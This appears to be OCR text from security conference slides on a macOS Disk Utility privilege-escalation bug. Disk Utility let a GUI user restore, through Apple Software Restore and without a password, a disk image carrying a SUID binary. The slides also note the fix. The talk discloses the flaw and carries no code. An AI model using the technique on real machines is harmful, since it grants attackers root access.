
Fix

- can no longer change / clear APFS disk roles

Disk Utility LPE

Disk Utility meets ASR

- asr (Apple Software Restore) - can restore (bit copy) one disk to another



problem

- Disk Utility doesn't ask for password
- allows a GUI user to restore a disk
- exploit: restore a DMG which has a SUID binary

View
Disk Utility
Volume
First Aid
Partition
Erase
Restore
Unmount
Info
Internal
Macintosh HD volumes
Macintosh HD
Macintosh HD snapshot
Data
Disk Images
RAM Disk
untitled

Macintosh HD

APFS Volume Group • APFS (Encrypted)

macOS 14.4.1 (23E224)

8 TB

SHARED BY 5 VOLUMES

Used	Other Volumes	Free
3,33 TB	8,06 GB	4,66 TB

Mount Point (Read-Only):	/	Type:	APFS Volume Group
Capacity:	8 TB	Owners:	Disabled
Available:	4,66 TB	Connection:	Apple Fabric
Used:	3,33 TB	Device:	disk3s1s1
Snapshot Name:	com.apple.os.update-39AFBADD5AD7CDAB000800...	Snapshot UUID:	73781D73-D838-442E-919B-4684B6BE232B

APFS Snapshots on “Data”

Name	Date Created	Tidemark	Size	Kind
com.apple.TimeMachine.2024-03-22-135416.local	22 Mar 2024 at 13:54	4,13 TB	24,03 GB	Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-120916.local	Yesterday at 12:09	4,14 TB	62,34 GB	Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-185015.local	Yesterday at 18:50	4,14 TB	63,25 GB	Time Machine Snapshot

15 snapshots

High tidemark is 4,14 TB

conclusion

GOOD MOR-NING SUNSHINE!...
DISKARBITRATIOND
HACKERS
imgflip.com

kandji

Csaba Fitzl
Twitter: @theevilbit

Icons

- flaticon.com
  - kliwir art
  - Freepik